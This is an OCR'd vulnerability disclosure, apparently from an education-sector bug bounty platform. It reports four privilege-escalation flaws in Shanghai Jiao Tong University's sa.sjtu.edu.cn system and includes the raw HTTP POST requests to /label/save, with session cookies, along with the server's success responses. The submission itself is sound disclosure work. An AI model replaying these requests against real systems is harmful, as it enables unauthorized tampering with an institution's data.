
上海交通大学越权打包

时间	单位	作者	等级	Rank
2022-05-18 23:19:44	上海交通大学 (/list/firm/3761)	[redacted]	严重	7

无描述...

账号密码


[redacted]



访问啥也没有

越权1：查看总体数据

https://sa.sjtu.edu.cn/user/index#/data_subject



越权2：院校级标签可进行增删改操作

https://sa.sjtu.edu.cn/user/index#/yxkh_yxbq

fcmit.cc

Pretty Raw Hex

```
POST /label/save?t=1652886813923 HTTP/1.1
Host: sa.sjtu.edu.cn
Cookie: _ga=GA1.1.936018314.1647445465; _ga_FWJYL8QN0J=GS1.1.1652882368.5.1.1652886717.0;
sensorsdata2015jssdkcross=
%7B%22distinct_id%22%3A%2218080443500263-073a4ca78b9b298-4c3e2c73-2304000-18080443501b6b%22%2C%22first_id
%22%3A%22%22%2C%22props%22%3A%7B%22%24latest_traffic_source_type%22%3A%22%E7%9B%B4%E6%8E%A5%E6%B5%81%E9%8
7%8F%22%2C%22%24latest_search_keyword%22%3A%22%E6%9C%AA%E5%8F%96%E5%88%B0%E5%80%BC_%E7%9B%B4%E6%8E%A5%E6%
89%93%E5%BC%80%22%2C%22%24latest_referrer%22%3A%22%22%7D%2C%22%24device_id%22%3A%2218080443500263-073a4ca
78b9b298-4c3e2c73-2304000-18080443501b6b%22%7D; _gid=GA1.3.1562045916.1652879152; JSESSIONID=
C08369BE70489448455FE7A79A6F4567
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0
Accept: application/json, text/plain, */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 332
Origin: https://sa.sjtu.edu.cn
Referer: https://sa.sjtu.edu.cn/user/index
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close

labelname=%E5%B7%A5%E7%A7%91%E9%99%A2%E7%B3%BB%2F%E9%99%A2%E7%B3%BB%E2%85%A0%E7%BB%84&labeldesc=
%E7%94%A8%E4%BA%8E%E8%AE%BE%E5%AE%9A%E6%8C%87%E6%A0%87%E5%A1%AB%E6%8A%A5%E9%99%A2%E7%B3%BB%E3%80%81%E8%80
%83%E6%A0%B8%E5%88%86%E7%B1%BB&labeltype=%E5%AD%A6%E9%99%A2%E6%A0%87%E7%AD%BE&labellevel=
%E6%A0%A1%E7%BA%A7&id=202008049d3b68953052
```


Pretty Raw Hex Render


```
HTTP/1.1 200
Content-Type: application/json;charset=UTF-8
Date: Wed, 18 May 2022 15:13:35 GMT
Connection: close
Content-Length: 55

{
  "status":200,
  "msg":"success",
  "success":true,
  "data":""
}
```

越权3：公共服务可进行增删改操作


https://sa.sjtu.edu.cn/user/index#/target_manage





越权4：校级标签修改 改了就估计全乱了


https://sa.sjtu.edu.cn/user/index#/label_manage



原样修改成功

报文：

fcmit.cc



```
Pretty Raw Hex
1 POST /label/save?t=1652887086761 HTTP/1.1
2 Host: sa.sjtu.edu.cn
3 Cookie: _ga=GA1.1.936018314.1647445465; _ga_FWJYL8QN0J=GS1.1.1652882368.5.1.1652886717.0;
sensorsdata2015jssdkcross=
%7B%22distinct_id%22%3A%2218080443500263-073a4ca78b9b298-4c3e2c73-2304000-18080443501b6b%22%2C%22first_id
%22%3A%22%22%2C%22props%22%3A%7B%22%24latest_traffic_source_type%22%3A%22%E7%9B%B4%E6%8E%A5%E6%B5%81%E9%8
7%8F%22%2C%22%24latest_search_keyword%22%3A%22%E6%9C%AA%E5%8F%96%E5%88%B0%E5%80%BC_%E7%9B%B4%E6%8E%A5%E6%
89%93%E5%BC%80%22%2C%22%24latest_referrer%22%3A%22%22%7D%2C%22%24device_id%22%3A%2218080443500263-073a4ca
78b9b298-4c3e2c73-2304000-18080443501b6b%22%7D; _gid=GA1.3.1562045916.1652879152; JSESSIONID=
C08369BE70489448455FE7A79A6F4567
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Firefox/100.0
5 Accept: application/json, text/plain, */*
6 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
7 Accept-Encoding: gzip, deflate
8 Content-Type: application/x-www-form-urlencoded
9 X-Requested-With: XMLHttpRequest
0 Content-Length: 184
1 Origin: https://sa.sjtu.edu.cn
2 Referer: https://sa.sjtu.edu.cn/user/index
3 Sec-Fetch-Dest: empty
4 Sec-Fetch-Mode: cors
5 Sec-Fetch-Site: same-origin
6 Te: trailers
7 Connection: close
8
9 id=20190717258a70c9add2&labelname=arwu&labeltype=%E8%AE%BA%E6%96%87%E6%A0%87%E7%AD%BE&labeldesc=
%E4%BA%A4%E5%A4%A7%E8%87%AA%E5%B1%9E2&labellevel=%E6%A0%A1%E7%BA%A7&labelcolor=%23106FC6
```

```
Pretty Raw Hex Render
1 HTTP/1.1 200
2 Content-Type: application/json;charset=UTF-8
3 Date: Wed, 18 May 2022 15:18:07 GMT
4 Connection: close
5 Content-Length: 55
6
7 {
  "status":200,
  "msg":"success",
  "success":true,
  "data":""
}
```

fcmit.cc

以上漏洞打包提交

可危害整个校级标签体系

2022 © 联系邮箱：contact@src.edu-info.edu.cn (mailto:contact@src.edu-info.edu.cn)